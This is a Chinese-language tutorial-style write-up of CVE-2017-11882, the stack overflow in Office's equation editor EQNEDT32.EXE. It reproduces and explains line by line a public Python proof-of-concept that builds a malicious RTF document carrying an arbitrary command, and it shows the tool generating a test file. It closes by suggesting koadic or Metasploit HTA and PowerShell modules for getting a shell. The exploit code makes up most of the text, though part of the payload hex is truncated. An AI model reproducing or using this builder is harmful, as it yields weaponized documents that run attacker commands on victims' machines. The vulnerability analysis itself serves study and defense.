0x00 漏洞事件分析

漏洞出现在模块 EQNEDT32.EXE 中，该模块为公式编辑器，在 Office 的安装过程中被默认安装。该模块以 OLE 技术（Object Linking and Embedding，对象链接与嵌入）将公式嵌入在 Office 文档内。
当插入和编辑数学公式时，EQNEDT32.EXE 并不会被作为 Office 进程（如 Word 等）的子进程创建，而是以单独的进程形式存在。这就意味着对于 WINWORD.EXE, EXCEL.EXE 等 Office 进程的保护机制，无法阻止 EQNEDT32.EXE 这个进程被利用。
由于该模块对于输入的公式未作正确的处理，攻击者可以通过刻意构造的数据内容覆盖掉栈上的函数地址，从而劫持程序流程，在登录用户的上下文环境中执行任意命令。
问题是出在对某个结构的字体名的解析上。该公式编辑器只为字体名分配了 36 个字节的空间，而处理时并未对字体名的长度做合理性检验，导致了栈溢出的发生
具体一点的分析可以参考：https://www.77169.com/html/186186.html

我的理解是：这个漏洞就是一个缓冲区溢出的漏洞，通过构造好的一段字符写入 office 文档，在解析里面的内容时在某个地方导致了一个缓冲区溢出，从而可以执行任意代码

0x01 漏洞影响

MicrosoftOffice 2000
MicrosoftOffice 2003
MicrosoftOffice 2007 Service Pack 3
MicrosoftOffice 2010 Service Pack 2
MicrosoftOffice 2013 Service Pack 1
MicrosoftOffice 2016

0x02 Poc 分析

POC 地址：
https://github.com/Ridter/CVE-2017-11882/
使用这个脚本首先要安装 argparse 这个库
pip install argparse
使用方式很简单，如果要执行命令
python Command_CVE-2017-11882.py -c "cmd.exe /c calc.exe" -o test.doc

```
C:\Users\ASUS\Desktop\CVE-2017-11882-master\CVE-2017-11882-master>py -2.7 Command43b_CVE-2017-11882.py  -c "cmd.exe /c calc.exe" -o test.doc
[*] Done ! output file --> test.doc

C:\Users\ASUS\Desktop\CVE-2017-11882-master\CVE-2017-11882-master>
```

代码结构

```python
import argparse
import sys

RTF_HEADER = R"""{\rtf1\ansi\ansicpg1252\deff0\nouicompat\deflang1033{\fonttbl{\f0\fnil\fcharset0 Calibri;}}
{\*\generator Riched20 6.3.9600}\viewkind4\uc1
\pard\sa200\sl276\slmult1\f0\fs22\lang9"""

RTF_TRAILER = R"""\par}
"""

OBJECT_HEADER = R"""{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata """

OBJECT_TRAILER = R"""略
"""

OBJDATA_TEMPLATE = R"""
略
"""
COMMAND_OFFSET = 0x949*2
def create_ole_exec_primitive(command):
    if len(command) > 43:
        print "[!] Primitive command must be shorter than 43 bytes"
        sys.exit(0)
    hex_command = command.encode("hex")
    objdata_hex_stream = OBJDATA_TEMPLATE.translate(None, "\r\n")
    ole_data = objdata_hex_stream[:COMMAND_OFFSET] + hex_command + objdata_hex_stream[COMMAND_OFFSET + len(hex_command):]
    return OBJECT_HEADER + ole_data + OBJECT_TRAILER

def create_rtf(header,command,trailer):
    ole1 = create_ole_exec_primitive(command + " &" )
    
    # We need 2 or more commands for executing remote file from WebDAV
    # because WebClient service start may take some time
    return header + ole1 + trailer

if __name__ == '__main__':
    parser = argparse.ArgumentParser(description="PoC for CVE-2017-11882")
    parser.add_argument("-c", "--command", help="Command to execute.", required=True)
    parser.add_argument('-o', "--output", help="Output exploit rtf", required=True)

    args = parser.parse_args()

    rtf_content = create_rtf(RTF_HEADER, args.command ,RTF_TRAILER)
    
    output_file = open(args.output, "w")
    output_file.write(rtf_content)

    print "[*] Done ! output file --> " + args.output
```

开头的一大段是在构造恶意代码

```python
RTF_HEADER = R"""{\rtf1\ansi\ansicpg1252\deff0\nouicompat\deflang1033{\fonttbl{\f0\fnil\fcharset0 Calibri;}}
{\*\generator Riched20 6.3.9600}\viewkind4\uc1
\pard\sa200\sl276\slmult1\f0\fs22\lang9"""

RTF_TRAILER = R"""\par}
"""

OBJECT_HEADER = R"""{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata """

OBJECT_TRAILER = R"""
}{\result {\rtlch\fcs1 \af0 \ltrch\fcs0 \dn8\insrsid95542\charrsid95542 {\pict{\*\picprop\shplid1025{\sp{\sn shapeType}{\sv 75}}{\sp{\sn fFlipH}{\sv 0}}
{\sp{\sn fFlipV}{\sv 0}}{\sp{\sn fLockAspectRatio}{\sv 1}}{\sp{\sn pictureGray}{\sv 0}}{\sp{\sn pictureBiLevel}{\sv 0}}{\sp{\sn fRecolorFillAsPicture}{\sv 0}}{\sp{\sn 
fUseShapeAnchor}{\sv 0}}{\sp{\sn fFilled}{\sv 0}}{\sp{\sn fHitTestFill}{\sv 1}}
{\sp{\sn fillShape}{\sv 1}}{\sp{\sn fillUseRect}{\sv 0}}{\sp{\sn fNoFillHitTest}{\sv 0}}{\sp{\sn fLine}{\sv 0}}{\sp{\sn fPreferRelativeResize}{\sv 1}}{\sp{\sn fReallyHidden}{\sv 0}}
{\sp{\sn fScriptAnchor}{\sv 0}}{\sp{\sn fFakeMaster}{\sv 0}}{\sp{\sn fCameFromImgDummy}{\sv 0}}{\sp{\sn fLayoutInCell}{\sv 
1}}}\picscalex100\picscaley100\piccropl0\piccropr0\piccropt0\piccropb0
\picw353\pich600\picwgoal200\pichgoal340\wmetafile8\bliptag1846300541\blipupi2307{\*\blipuid 
6e0c4f7df03da08a8c6c623556e3c652}0100090000035100000000001200000000000500000009020000000005000000020101000000050000000102ffffff00050000002e0118000000050000000b02
00000000050000000c02200240011200000026060f001a00ffffffff000010000000c0ffffffaaffffff00010000ca0100000b00000026060f000c004d61746854797065000040000a00000026060f000a00ffffffff0100000000
00030000000000}}}}
"""

OBJDATA_TEMPLATE = R"""
0105000002000000b000000457175617469 6f6e2e33000000000000000000000c0000d0cf11e0a1
b11ae1000000000000000000000000000000003e000300feff0900060000000000000000000001
00000001000000000000000010000002000000001000000feffffff000000000000000ffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
```

COMMAND_OFFSET 为填入命令的偏移值，在 create_ole_exec_primitive 中，首先对命令的长度进行判断（这个利用代码只能执行 43 字节以内长度的命令），然后将命令进行 hex 编码，下一行用于把 payload 拼接起来，OBJDATA_TEMPLATE 为上面最长的一段 payload，.translate 函数用于将换行符去掉；最后把 hex 编码后的命令拼接进去 OBJDATA_TEMPLATE 中指定的编译位置，根据命令的长度继续拼接好后面的代码。最后的 return 语句用于将几段 payload 连接起来。

```
COMMAND_OFFSET = 0x949*2

def create_ole_exec_primitive(command):
    if len(command) > 43:
        print "[!] Primitive command must be shorter than 43 bytes"
        sys.exit(0)
    hex_command = command.encode("hex")
    objdata_hex_stream = OBJDATA_TEMPLATE.translate(None, "\r\n")
    ole_data = objdata_hex_stream[:COMMAND_OFFSET] + hex_command + objdata_hex_stream[COMMAND_OFFSET + len(hex_command):]
    return OBJECT_HEADER + ole_data + OBJECT_TRAILER
```

create_rtf 函数用于调用上面的函数，并将最后返回的结果和 rtf 的头和尾拼接起来，形成一个完整的文件内容

```
def create_rtf(header,command,trailer):
    ole1 = create_ole_exec_primitive(command + " &")

    # We need 2 or more commands for executing remote file from WebDAV
    # because WebClient service start may take some time
    return header + ole1 + trailer
```

Main 函数用于接受命令行参数，将用户输入的想要执行的命令和输出文件作为参数调用 create_rtf 函数，并将返回的结果保存


```
if __name__ == '__main__':
    parser = argparse.ArgumentParser(description="PoC for CVE-2017-11882")
    parser.add_argument("-c", "--command", help="Command to execute.", required=True)
    parser.add_argument('-o', "--output", help="Output exploit rtf", required=True)

    args = parser.parse_args()

    rtf_content = create_rtf(RTF_HEADER, args.command ,RTF_TRAILER)

    output_file = open(args.output, "w")
    output_file.write(rtf_content)

    print "[*] Done ! output file --> " + args.output
```

0x03 测试


生成恶意文件

```
C:\Users\ASUS\Desktop\CVE-2017-11882-master\CVE-2017-11882-master>py -2.7 Command43b_CVE-2017-11882.py  -c "cmd.exe /c c
alc.exe" -o test.doc
[*] Done ! output file --> test.doc
```

查看是否成功



打开文档时，360 会报出有程序要运行 cmd，并且给出了该漏洞编号，说明使用 360 的话还是比较安全的



0x04 后记

其实这个漏洞的利用不仅仅是打开某一个程序那么简单，还可以配合其他工具达到 getshell 的效果

Eg：可以使用 koadic 或者 msf 的 ps_shell 模块或者 hta_server 模块，在攻击机上开启一个漏洞利用端口，当有客户端访问此端口时，自动搜索该浏览器的相应漏洞并进行利用，然后我们再通过 poc 脚本生成恶意文件，当打开文件时就会访问那个恶意页面，从而达到攻击的目的。但这种方式还得看靶机的浏览器有没有漏洞可以利用，如果没有漏洞的话光靠 office 漏洞也是不行的（以上为个人理解，如果有什么不对的话请指出，大牛轻喷……）

参考资料：

http://www.freebuf.com/vuls/154978.html
https://www.77169.com/html/186186.html
http://mp.weixin.qq.com/s/fHOtowk6KKGMyyGry82gmQ
http://www.runoob.com/python/att-string-translate.html